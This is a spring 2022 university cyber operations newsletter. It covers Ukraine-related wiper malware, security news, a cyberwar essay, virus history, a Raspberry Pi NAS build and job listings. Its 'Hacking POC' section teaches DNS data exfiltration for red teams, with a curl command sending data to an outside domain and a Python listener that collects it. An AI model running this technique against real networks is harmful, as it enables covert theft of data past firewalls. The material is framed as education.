



THE

PACKET



SPRING 2022

The Packet March 2022 Chipset Configuration

Hacks of the Month **PAGE 06**

Cyber News Updates **PAGE 08**

Cybersecurity History **PAGE 12**

Hacking POC **PAGE 14**

Quick Project **PAGE 17**

Jobs / Internships **PAGE 21**

BIOS Configuration

PORT 0 **HACKED**

PORT 1 **DISABLED**



CAE
IN CYBERSECURITY
COMMUNITY



> ----- ESTABLISHING CONNECTION -----
> Welcome to the March 2022 issue of "THE PACKET," produced under the University of Arizona Cyber Operations program. As always, my name is Professor Michael Galde. In February, we witnessed the Russian Federation invade the country of Ukraine. A cyber weapon was released, named HermeticWiper, and this malware was first observed around the end of December. This data wiper was quickly identified and reacted against by the information security community but not quickly enough to help mitigate Ukraine. This malware caused widespread damage to the Ukrainian civil administration infrastructure and appeared to be created by a nation-state because of the way this abuses certificates. While it takes time to claim attribution to a state, it is widely believed to be a Russian Federation malware campaign. We are also witnessing a push of a worm and another wiper malware targeting Ukrainian infrastructure, and I would love to do a write-up, but this needs to be published, and there are many moving pieces to pick up and look at. So far, Ukraine has been dealing with four major cyber events in the last few days.

- > **HermeticWiper**: makes a system inoperable by corrupting its data
- > **HermeticWizard**: spreads HermeticWiper across a local network via WMI and SMB
- > **HermeticRansom**: ransomware written in Go
- > **IsaacWiper**: Another wiper not part of HermeticWiper campaign.

Each malware appears to be a separate campaign but is being used together, an exciting topic. I hope to break down each of these over the next few months if things in Ukraine start to slow down.

**OPEN PORTS ARE
OPEN INVITATIONS
TO
CYBER CRIMINALS**



**JOIN
CYBER
SAGUARIOS
TODAY**



CYBER_SAGUARIOS



BECOME A CYBER BOOTCAMP INSTRUCTOR!

The Cyber Bootcamp is a one (1) week introductory program designed for incoming 9th-12th grade high school students to develop their knowledge of cybersecurity fundamentals and explore potential academic interests or careers in cyber.

INSTRUCTORS HELP PREPARE STUDENTS TO LEAD AND THRIVE IN THE CYBERSECURITY WORKFORCE

The Cyber Bootcamp equips high school students with strong cybersecurity skills and access to programs that enhance their professional development through hands-on and project-based learning experiences, and mentorship opportunities.

A crucial design element of the Cyber Bootcamp curriculum is mapping to learning objectives to leading industry certifications knowledge components and topics.

YOUR OPPORTUNITY TO MAKE A DIFFERENCE

- Earn a stipend while inspiring the next generation of cyber warriors
- Serve as a positive role model, and to guide and help shape the professional growth and learning of students
- Volunteer and industry internship experience on your resume
- Develop public speaking skills and build more confidence for when you step into the industry as a professional
- Demonstrate expertise and share your knowledge in cyber
- Enhance skills in coaching, counseling, listening
- Contributes to the personal growth and development of both yourself and the student
- Opportunity to build leadership skills
- Make a long-lasting impact

EXPECTATIONS:

- Seeking 5-7 instructors per session
- Bi-monthly meetings (~1 hr.) with instructors
- Flexibility to accommodate work, school or internships
- Sample Schedule:


8:30 AM	KICK OFF	11:00 AM	MODULE 2
8:45 AM	SPEAKERS	11:30 AM	LUNCH
9:15 AM	AGENDA REVIEW	12:30 PM	SPEAKERS
9:30 AM	BREAK	1:30 PM	MODULE 2 (CONTINUED)
9:45 AM	MODULE 1	2:30 PM	BREAK
10:45 AM	BREAK	2:45 PM	ACTIVITY

2022 SUMMER SESSION DATES:

01.	MAY 31- JUNE 03	LOCATION: PIMA JTED, BRIDGES CAMPUS, TUCSON, AZ
02.	JUNE 06- JUNE 10	LOCATION: PIMA COMMUNITY COLLEGE, EAST CAMPUS, TUCSON, AZ
03.	JUNE 13- JUNE 17	LOCATION: CHANDLER HIGH SCHOOL, CHANDLER, AZ
04.	JUNE 20- JUNE 24	LOCATION: VIRTUAL
05.	JUNE 27- JULY 01	LOCATION: SANTA CRUZ CENTER, NOGALES, AZ

INTERESTED IN BECOMING AN INSTRUCTOR?

Send an email at mfelix@azcyber.org




'ZERO-CLICK' HACKS ARE GROWING IN POPULARITY



With people warier than ever about clicking on suspicious links in emails and text messages, zero-click hacks are being used more frequently by government agencies to spy on activists, journalists, and others, according to more than a dozen surveillance company employees, security researchers, and hackers interviewed by Bloomberg News. Once the preserve of a few intelligence agencies, the technology needed for zero-click hacks are now being sold to governments by a small number of companies, the most prominent of which is Israel's NSO Group. "With zero clicks, it's possible for a phone to be hacked and no traces left behind whatsoever". Attackers use zero-click hacks to gain access to a device and then can install spyware such as NSO Group's Pegasus to secretly monitor the user. On two occasions in July 2020, A phone was targeted in the zero-click attack, Citizen Lab concluded in a report, which attributed the hacks to the United Arab Emirates government. Marczak, from Citizen Lab, said most of the documented cases of zero-click hacks have been traced back to NSO Group. Paragon, a firm founded by former members of Israeli's Unit 8200 surveillance agency, has developed its own zero-click hacking technology that it has marketed to governments in Europe and North America to gain access to encrypted messaging apps such as WhatsApp and Signal, according to two former Paragon employees.

- [ARTICLE LINK](#)
- [TECHNICAL DETAILS](#)
- [PEGASUS PROJECT](#)


FBI WARNS BLACKBYTE RANSOMWARE IS TARGETING CRITICAL INFRASTRUCTURE



BlackByte is a ransomware-as-a-service operation that leases out its ransomware infrastructure to others in return for a percentage of the ransom proceeds. While BlackByte had some initial success - security researchers tracked attacks against manufacturing, healthcare, and construction industries in the U.S., Europe, and Australia, the group hit a rough patch months later when cybersecurity firm Trustwave released a free decryption tool that allowed BlackByte victims to recover their files for free. The group's simplistic encryption techniques led some to believe that the ransomware was the work of amateurs. In an alert, the FBI and the Secret Service warned that the ransomware gang had compromised multiple U.S. and foreign businesses, including "At least" three attacks against U.S. critical infrastructure, notably government facilities, financial services, and food and agriculture. The advisory, which provides indicators of compromise to help network defenders identify BlackByte intrusions, was released just days before the ransomware gang claimed to have encrypted the network belonging to the San Francisco 49ers. The FBI and USSS advisory states that BlackByte has been deployed in attacks on at least three U.S. critical infrastructure sectors, including government. Interestingly, no such organizations are listed on the gang's leak site, which could indicate that those organizations paid, that no data was exfiltrated or that BlackByte chose not to release the exfiltrated data.

- [ARTICLE LINK](#)
- [FBI ADVISORY](#)
- [MALWARE ANALYSIS](#)

HERMETICWIPER NEW DESTRUCTIVE MALWARE USED AGAINST UKRAINE



On February 23rd, the threat intelligence community began observing a new wiper malware sample circulating in Ukrainian organizations. The malware is named 'HermeticWiper' in reference to the digital certificate used to sign the malware sample. At first glance, HermeticWiper appears to be a custom-written application with very few standard functions. The developers are using a common technique of wiper malware which is abusing a benign partition management driver, in order to carry out the more damaging components of their attacks. The malware then focuses on corrupting the first 512 bytes which is where you would find the Master Boot Record (MBR) of the system. HermeticWiper enumerates a range of Physical Drives multiple times and corrupts the MBR record as well. While that should be enough for the device not to boot again, HermeticWiper proceeds to enumerate the partitions for all possible drives and then proceeds to corrupt the partition as well. The Malware also modifies several registry keys, effectively disabling crash dumps before the abused driver's execution starts. Finally, the malware then initiates a system shutdown, finalizing the malware's devastating effect. It is simple and very dangerous when deployed.

- [ARTICLE LINK](#)
- [TECHNICAL DETAILS](#)
- [MALWARE DOWNLOAD](#)

RUSSIA TODAY HACKED; "RUSSIAN" REPLACED WITH "NAZI"



Moscow based Russia's biggest news channel website has been hacked and defaced by an unknown group of hackers. "RT website has been hacked, we are working to resolve the problem," Russia Today tweeted from the official Twitter account. The changes to the 'Russia Today' website remained in place for nearly 30 minutes and at the time of reporting, the hack was restored. "Hackers deface <https://RT.com> website, crack admin access, place "Nazi" in every headline. Anonymous group has also announced '#OpRussia' in support of the Ukrainian protesters and under banner of #OpRussia, Anonymous hackers are hacking and defacing hundreds of Russian websites today. The Hackers targeted the website after the Russian parliament approved the use of military force in Ukraine's Crimea. Russia Today is funded and supported by the Government of the Russian Federation and the website could be hacked by some pro-Ukraine group of hackers.

- [ARTICLE LINK](#)
- [TWITTER DISCUSSION](#)

CYBERWAR AND A REVIEW

Looking back on February 23, 2022, Ukraine was publicly dealing with multiple cyberattacks against its internal digital infrastructure. The Ukrainian government networks related to the country's parliament cannot provide computer services because of an ongoing denial-of-service attack. The financial banking sector cannot serve online and mobile customers because the banks' websites are unavailable due to another denial of service. The more destructive brother of ransomware malware made an appearance as a new data wiper we observed on many Ukrainian systems. There is evidence of a coordinated attack from just today's events, and initial analysis on cyber forensics shows that cyberwarfare planning is taking place alongside kinetic events. One of the exciting notes when looking at this malware from a forensics point of view is that the malware was created on December 28, 2021. This malware is only two months old, but the information security community just became aware of the malware named "HermeticWiper."

You may believe that this malware was created by some Russian-speaking hackers waiting to deploy the malware against their next target. However, this malware was likely created by an element commonly referred to as a nation-state entity. One of the many problems in the information security community is providing attribution to a cyber event against a nation like the Russian Federation. This additionally is difficult against any common adversary like the Republic of China, the Islamic Republic of Iran, or the Democratic People's Republic of Korea. When a claim is made, it needs to be done by providing digital evidence. One can infer that the cybersecurity attacks against Ukraine are attached to the Russian Federation, and we have supporting evidence backing up this claim and historical examples from previous events. Using forensic analysis tools, cybersecurity analysts can look for trends associated with known nation-state actor groups and associate the activity based on this evidence. However, countries like the Democratic People's Republic of Korea, the Islamic Republic of Iran, the Republic of China, and the Russian Federation are the more common state actors mentioned within the media.

CYBERWAR AND A REVIEW

Could it be possible that western countries refuse to operate in cyberspace, or are western countries harder to attribute? Narrowing our focus down between the United States and the Russian Federation, both countries view cyberwarfare. The United States publishes its stance on cyber warfare, for example, in the Army Doctrine on Cyberspace operations Army FM 3-12. Section 1 of the Doctrine states that the United States may act in cyberspace during their efforts to disrupt, destroy, deny, or degrade an enemy or adversary's activities in cyberspace. The military focuses on three areas, Offensive operations, defensive operations, and Department of Defense information networks (DODIN) operations. Looking at FM 3-12, the mentioning of Offensive cyberspace operations implies that the United States has some capabilities and focuses on cybersecurity attacks and cyberspace exploitation to project power within cyberspace. In sections 2-20 of FM 3-12, the possible attacks could include denying an enemy access to a system, degrading the operation of a system, disrupting the operation of a system, destroying a plan, and finally manipulating a system.

Historically the United States has not been attributed to many cybersecurity incidents by the media, with a few notable exceptions. Multiple sources blame the United States for the STUXNET malware, which targeted the cyber-physical systems of a particular nuclear processing facility in Natanz, Iran. STUXNET is a very public example, and many examples point to the United States as the creator of this very advanced malware. Without a more recent live view of how America conducts its cyber warfare, a pattern appears to be emerging. America has capabilities and operates within in the shadows. One of my favorite spy movies, the 2003 "The Recruit," has actor Al Pacino describing the culture of what it is like working as a CIA agent.

OUR FAILURES ARE KNOWN, BUT OUR SUCCESSES ARE NOT.

This quote has always been my observation of American espionage. Your success depends on the general public being in the dark. Using STUXNET as an example, a targeted attack, and excluding the coding error, the general public would be even less aware of the capabilities.

CYBERWAR AND A REVIEW

An analysis of Russia's cyber doctrine is more aggressive compared to the American approach. A March 2017 analysis of the Russian Federations strategy details an assertive cyberwarfare posture. The Russian Federation appears to be willing to target critical infrastructure systems and conduct espionage operations even when detected and under increased public scrutiny, according to a quote by Mr. James Clapper. He was the former Director of National Intelligence when discussing Russia as a leading threat actor. The information security community attributed prior cybersecurity incidents or malware attacks to Russia, while the Russian Federation labeled the claim anti-Russian. The situation in Ukraine is still a developing story, and many more events are left to unfold. The activation of malware that has been sitting since December of last year shows the planning put in place by the Russian Federation. The United States has many capabilities, but the public will unlikely know what the United States will deploy against the Russian Federation. They have recently publicly stated they plan to do just that.



CAT #	COURSE	BOOKS
CYBV 301	FUNDAMENTALS OF CYBERSECURITY	BOOK
CYBV 302	LINUX SECURITY ESSENTIALS	BOOK
CYBV 303	WINDOWS SECURITY ESSENTIALS	BOOK
CYBV 310	INTRO SECURITY PROGRAMMING I	BOOK
CYBV 311	INTRO SECURITY PROGRAMMING II	BOOK
CYBV 312	INTRODUCTION TO SECURITY SCRIPTING	BOOK
CYBV 326	INTRO METHODS OF NETWORKING ANALYSIS	BOOK
CYBV 329	CYBER ETHICS	BOOK
CYBV 351	SIGNALS INTELLIGENCE AND ELECTRONIC WARFARE	PENDING BOOK SELECTION
CYBV 354	PRINCIPLES OPEN-SOURCE INTEL	BOOK
CYBV 381	INCIDENT RESPONSE TO DIGITAL FORENSICS	PENDING BOOK SELECTION
CYBV 382	NETWORK FORENSICS	PENDING BOOK SELECTION
CYBV 385	INTRODUCTION TO CYBER OPERATIONS	BOOK
CYBV 388	CYBER INSTIGATIONS AND FORENSICS	BOOK 1 , BOOK 2
CYBV 400	ACTIVE CYBER DEFENSE	BOOK 1 , BOOK 2
CYBV 435	CYBER THREAT INTELLIGENCE	BOOK 1 , BOOK 2
CYBV 436	COUNTER CYBER THREAT INTEL	BOOK 1 , BOOK 2
CYBV 437	DECEPTION & COUNTER-DECEPTION	BOOK
CYBV 440	DIGITAL ESPIONAGE	PENDING BOOK SELECTION
CYBV 441	CYBER WAR, TERROR & CRIME	PENDING BOOK SELECTION
CYBV 450	INFORMATION WARFARE	BOOK 1
CYBV 454	MALWARE THREATS & ANALYSIS	BOOK
CYBV 460	PRINCIPLES OF ZERO TRUST NETWORKS	BOOK
CYBV 471	ASSEMBLY LANG PROG FOR SEC PROF	BOOK
CYBV 473	VIOLENT PYTHON	BOOK 1 , BOOK 2
CYBV 474	ADVANCED ANALYTICS FOR SEC OPS	BOOK 1 , BOOK 2
CYBV 475	CYBER DECEPTION DETECTION	PENDING BOOK SELECTION
CYBV 479	WIRELESS NETWORKING AND SECURITY	BOOK 1 , BOOK 2
CYBV 480	CYBER WARFARE	BOOK 1 , BOOK 2
CYBV 498	SENIOR CAPSTONE IN CYBER OPERATIONS	BOOK



CREEPER, THE FIRST COMPUTER VIRUS

Creeper was an experimental computer program written by Bob Thomas, a later version, written to delete Creeper by Ray Tomlinson. This self-replicating version of Creeper is generally accepted to be the first computer virus. The program was not actively malicious software as it caused no damage to data, the only effect being a message it output to the teletype reading "I'm the creeper: catch me if you can". Reaper was a similar program created by Ray Tomlinson to move across the ARPANET and delete the self-replicating Creeper.

MARCH 16, 1971



THE FIRST SUCCESSFUL EMAIL-AWARE VIRUS MELISSA

The Melissa virus was a mass-mailing macro virus. The virus would infect computers via Email, the email being titled 'Important Message'. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)." It would then mass mail itself to the first 50 people in the user's contact list. A New Jersey computer programmer, David L. Smith, was charged with writing and launching the Melissa virus. Smith allegedly used a pirated America Online account to send Melissa over the Internet, where it replicated and infected computers around the world, temporarily incapacitating e-mail systems at organizations. David L. Smith was sentenced to 20 months in federal prison and fined \$5,000 USD, Smith admitted to writing the "Melissa" macro virus, illegally accessing America Online for the purpose of posting the virus onto the Internet and destroying the personal computer he used to post the virus. Smith pleaded not guilty to charges of interrupting public communication, conspiracy to commit the offense, and the attempt to commit the offense.

MARCH 26, 1999

MARCH

03

S	M	T	W	Th	F	S
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

MICHELANGELO VIRUS RELEASES PAYLOAD




The Michelangelo virus was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped, according to mass media hysteria surrounding the virus. Michelangelo was first discovered on 4 February 1991 in Australia and was designed to infect DOS systems but did not engage the operating system or make any OS calls. The virus remained dormant until March 6 which is the birthday of Renaissance artist Michelangelo, while there is no reference to the artist in the virus, and it is doubtful that the virus' developer intended Michelangelo to be referenced to the virus. The name was chosen by researchers who noticed the coincidence of the activation date. On March 6, the virus overwrites the first one hundred sectors of the hard disk with nulls. Although designed to infect DOS systems, the virus can easily disrupt other operating systems installed on the system since, like many viruses of its era, the Michelangelo infects the master boot record of a hard drive. Once a system became infected, any floppy disk inserted into the system becomes immediately infected as well. Eventually, the news media lost interest, and the virus was quickly forgotten and by 1997 no cases were being reported in the wild.

MARCH 6, 1992

MARCH	03	S	M	T	W	Th	F	S
				1	2	3	4	5
			7	8	9	10	11	12
		13	14	15	16	17	18	19
		20	21	22	23	24	25	26
		27	28	29	30	31		

EXFILTRATE DATA USING DNS - REVISIT

If you are part of a red team, you may come to a situation where you want to exfiltrate data outside of the network you are exploiting to simulate the loss of sensitive data. However, the main problem is that the host network may have safeguards in place that you do not have control over, like a network firewall or deep packet inspection. One method that we may try to use is DNS to exfiltrate data to a site. Your red team would control. We will utilize DNS because this is usually never restricted or limited on the networking side. Exfiltrating data over DNS works by sending a DNS query for a subdomain to a domain you control. Your DNS server will not respond to this request but collect all the recommendations you submitted for later analysis.



```
root@devtracklify:~# python3 dnsserv.py
got data: ABCD123EF

ivan@DESKTOP-DT0JIS2:/mnt/c/Users/Ivan$ curl ABCD123EF.sub.exfi.tk
```

In the above example, we send our DNS server a request to answer where ABCD123EF was within our domain and our DNS server on the left received our request. With this we can move data to a system we control going around the network protections that would normally exist.

CAUTION — THIS ARTICLE SHOWS YOU HOW TO PERFORM POTENTIALLY ILLEGAL ACTIVITIES. HACKING_POC IS INTENDED FOR ACADEMIC PURPOSES ONLY AND IS MEANT TO PROVIDE EDUCATION TO CYBER SECURITY PROFESSIONALS. IF YOU WANT TO DO THIS STUFF FOR REAL, DO GOOD IN SCHOOL AND GET A JOB THAT PAYS YOU TO DO IT - LEGALLY!!

EXFILTRATE DATA USING DNS - REVISIT

If you need to send more than alphanumeric string data, a simple conversion to Base64 will send more complicated items. We can send about 512 bytes without sacrificing the quality of service, this process will be slow, but it will also get the job done, which is nice. So now, let's build an exfiltration tool using python.

```
import socket
import re
import binascii
from dnslib import DNSRecord

UDP_IP = "0.0.0.0"
UDP_PORT = 53

sock = socket.socket(socket.AF_INET, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.bind((UDP_IP, UDP_PORT))

while True:
    byteData, addr = sock.recvfrom(2048) # buffer size is 2048 bytes
    try:
        msg = binascii.unhexlify(binascii.b2a_hex(byteData))
        msg = DNSRecord.parse(msg)
    except Exception as e:
        print(e)
        continue
    m = re.search(r'\;(\S+)\.sub\.exfi\.tk', str(msg), re.MULTILINE)
    if m:
        print('got data:', m.group(1))
```

This simple script can be used to see our exfiltrated sensitive data, and in its simplicity lies the beauty. We are not creating some impossible mission scenario; we are just taking a service that is very likely to be available and just using that service in the “wrong way” and therefore protecting an internal network is so tricky, Only the defenders need to follow the rules, Red teams need to break the rules.

EXFILTRATE DATA USING DNS - REVISIT

If you do not have a separate machine to test this on, Wireshark can visualize the data. We can exfiltrate any data using a firewall-protected network, and if the message is too large for a DNS query, we can break it up into multiple messages. The vital thing to note about this method is that you can bypass firewalls on many machines: a lot of servers block access for HTTP and custom traffic, but it is super hard for the server to operate without an external DNS system. DNS is one of the few services that is needed everywhere. So, this is the basics of a DNS exfiltration attack: Instead of just posting the data out to your servers which a firewall can likely block, you have your code make DNS queries. Firewalls don't usually block that because DNS is super-important to operate for most servers. So, your code needs to initiate a domain name resolution request. "For example, a DNS request happens every time you make an HTTP request. It says, "Hey! For the global DNS system, I need an IP address for **MY_PORTION_OF_DATA.attackerdomain.com**". Because you own the attackerdomain.com domain and nameservers which serve it, you can record the incoming DNS requests and see the **MY_PORTION_OF_DATA** on your end."

```
#
# See resolved.conf(5) for details

[Resolve]
#DNS=
#FallbackDNS=
#Domains=
#LLMNR=no
#MulticastDNS=no
#DNSSEC=no
#Cache=yes
DNSStubListener=no
"/etc/systemd/resolved.conf" 23L, 619C
```

BUILD YOUR OWN NETWORK ATTACHED STORAGE

We will develop a network-attached storage device using a Raspberry Pi that will store your files in a RAID configuration. A quick note to clear up a misconception, RAID is not a backup system. It provides a certain level of data redundancy but will not be of any help if you accidentally delete a file, RAID can offer benefits if a drive fails. If a drive does fail, your system will be in a 'degraded' state, meaning that data is at risk until the drive is replaced. This project will offer availability and resilience for your data all with the use of a Raspberry Pi as the controller.

Network Attached Storage (NAS) devices go for a few hundred dollars on Amazon and if you have the budget can be a great solution for your small business or home environment.

For this project we will create a cheaper option that will be great for home use and upgrading components can nicely serve more demanding environments. So, the first thing we need is the build of materials:

COMPONENT	PRICE
2 X STGX2000400 2TB External Hard Drive	\$58.49
USB 3.0 Power Hub	\$28.99
Gigabit Ethernet LAN Network Adapter	\$12.99
Raspberry Pi 4 Basic Kit	\$89.99
128GB MicroSDXC	\$18.99
Micro HDMI to HDMI	\$8.99
TOTAL	\$276.93

BUILD YOUR OWN NETWORK ATTACHED STORAGE

The next step is to install Raspbian, and you can get details about how to do this from [HERE](#). You will then want to ensure that SSH is enabled by running the command:

```
sudo raspi-config
```

Select interface options and then SSH. You can also configure Wi-Fi for your NAS, but it is recommended that a wired connection be used for this system. The next step is to attach your USB hub to the Raspberry Pi and then connect your drives. Once connected we will run the following command to identify the drives we are working with:

```
lsblk
```

This command tells you about devices connected to the system. The one starting 'mmcblk0' is the microSD card containing Raspbian. If you have two USB disks installed and working, you should also see 'sda' and 'sdb' (Storage Device A and Storage Device B). If you have more drives, it will continue up the alphabet.

Next, we will partition the drives using fdisk with this command:

```
sudo fdisk /dev/sda
```

Follow the prompts and enter 'n' for new partition and then 'p' for a primary partition and then just keep hitting enter to accept the defaults. If a partition already exists, you may need to hit 'd' to delete it, and this will clear the drive for a new partition. We will then do the same technique for 'sdb' on the second drive.

Next, we will install mdadm to set up a RAID level for our drives.

```
sudo apt install mdadm
```

```
sudo mdadm --create --verbose /dev/md0 --level=mirror --raid-devices=2  
/dev/sda1 /dev/sdb1
```

There are many types of RAID we can set up but for this example we will create a RAID-1 which is simple mirroring. Anything written to one disk is automatically written to the other. Should a disk fail, your NAS keeps running and you don't lose anything. Replace the failed disk as soon as possible and the array is 'rebuilt'.

To rebuild, use the following command:

```
sudo mdadm --manage --set-faulty /dev/md0 /dev/sdx1
```

(The **x** in sdx1 represents the drive that is replaced.)

BUILD YOUR OWN NETWORK ATTACHED STORAGE

Raspbian will now see both physical disks as a single device. You can format and mount the new virtual drive using this:

```
sudo mkdir -p /mnt/raid1
sudo mkfs.ext4 /dev/md0
sudo mount /dev/md0 /mnt/raid1/
ls -l /mnt/raid1/
```

The RAID-1 system is operational. Next, make sure that the drive is mounted whenever you boot.

```
sudo nano /etc/fstab
```

This will open up the text editor nano and then add the line at the bottom of the file

```
/dev/md0 /mnt/raid1/ ext4 defaults,noatime 0 1
```

Hit the key commands CTRL-X and then the letter Y to accept changes. Next, we want to make sure that the RAID starts correctly when the system boots with the following command:

```
sudo mdadm --detail --scan | sudo tee -a
/etc/mdadm/mdadm.conf
```

After a quick reset our RAID is good to go, next, we will set up SAMBA which is a re-implementation of the SMB networking protocol. We will install this using the following command:

```
sudo apt install samba samba-common-bin
```

Select the default answers for installation and then we need to provide user access to our drives with the following commands:

```
sudo mkdir /mnt/raid1/shared
sudo chmod -R 777 /mnt/raid1/shared
```

Next, we will edit the configuration file with the following command:

```
sudo nano /etc/samba/smb.conf
```

And add the following at the end and hit CTRL-X and Y to exit.

```
[shared]
path=/mnt/raid1/shared
writeable=Yes
create mask=0777
directory mask=0777
public=no
```

BUILD YOUR OWN NETWORK ATTACHED STORAGE

Now we need to restart Samba using the command

```
sudo systemctl restart smb
```

To give a user access to the shared files we will run the command:

```
sudo adduser <<username>>
```

```
sudo smbpasswd -a <<username>>
```

The <<username>> will be what ever you decide to choose and then a password for each user. This <<username>> and password can be anything you wish to set it to. We can also set up private user directories with the following commands:

```
mkdir /mnt/raid1/shared/<<username>>
```


```
sudo chown -R <<username>> /mnt/raid1/shared/<<username>>
```

```
sudo chmod -R 700 /mnt/raid1/shared/<<username>>
```

And with that you can now access your shared files from anywhere within your network and if a drive fails over time there will be a mirror image of it, so you won't be completely out of luck. This NAS system can't compete with Intel-based systems in terms of speed or features, but if you have some external USB disks lying around, it's a very affordable way to not only serve your data but protect it as well.

49 ▶

Center View remote printers





**Raytheon
Technologies**

**CYBERSECURITY COLLEGE INTERN
TUCSON, AZ**

Interns can expect to gain knowledge of a wide variety of disciplines within a large Security organization. The assignment may include such disciplines as personnel clearances, classified information accountability, security auditing, classified information system control, physical security, etc. Tasks may include but are not limited to, shadowing security employees to learn their duties and responsibilities by working with security officers, information assurance personnel, and employees throughout the organization. The position will involve working on special projects to improve overall security processes, some of which could cross between various security core competencies, as well as involve other functions or sites within Raytheon Missiles and Defense.

- 3.0 cumulative GPA desired
- Knowledge in areas such as; Java, C++, Unix, Linux, and Mac Operating Systems
- Demonstrated ability to work with colleagues who represent a diversity of work and conflict resolution styles
- Completion of 1 internship in a related field
- Solution oriented to a variety of problems of minor scope and complexity
- Critical thinking skills to ensure detailed status are provided
- Strong written and verbal communication skills
- Must be at least a junior by the start of summer 2022 and pursuing a bachelor or master's degree majoring in Management Information Systems, Cyber Security, Intelligence, Computer Science, Network Administration, Information Technology, or another closely related field.
- US citizenships required as eligibility to obtain a secret clearance is necessary

- [APPLY HERE](#)
- [WEBSITE](#)
- [GLASS DOOR](#)

DirectViz Solutions, LLC Job Listings**MULTIPLE**

Multiple positions are available! DirectViz Solutions, LLC (DVS) has been privileged to play a significant role in delivering innovative technology solutions and high-quality services to meet the needs of dozens of Department of Defense and federal civilian agency customers. As computer science has grown, DVS has grown along with it through almost a decade of change.

A recognized Information Technology (IT) leader, DVS delivers secure and innovative IT solutions that consider emerging technologies to drive enterprise transformation and ensure mission success for our customers. DVS was listed as one of the Top 50 Fastest-Growing Companies by Silicon Valley Review, and in 2017 DVS was ranked 564 on the Inc. 5000 list of the fastest-growing private companies in the country due to 798% revenue growth from 2013 to 2016.

- [APPLY HERE](#)
- [WEBSITE](#)
- [GLASS DOOR](#)

>. ---CONNECTION ESTABLISHED---
>. FROM EVERYONE AT THE UNIVERSITY OF ARIZONA
>. HAVE A FUN AND SAFE SAINT PATRICK'S DAY
>.
>. ---END TRANSMISSION---

SPRING 2022

The Packet March 2022 Chipset Configuration

CONTACT US

CIIO@EMAIL.ARIZONA.EDU

1140 N. Colombo Ave.

Sierra Vista, AZ 85635

Phone: 520-458-8278 ext 2155

<https://cyber-operations.azcast.arizona.edu/>

EDITOR

PROFESSOR MICHAEL GALDE

PROOFREADER

DR. HARRY COOPER

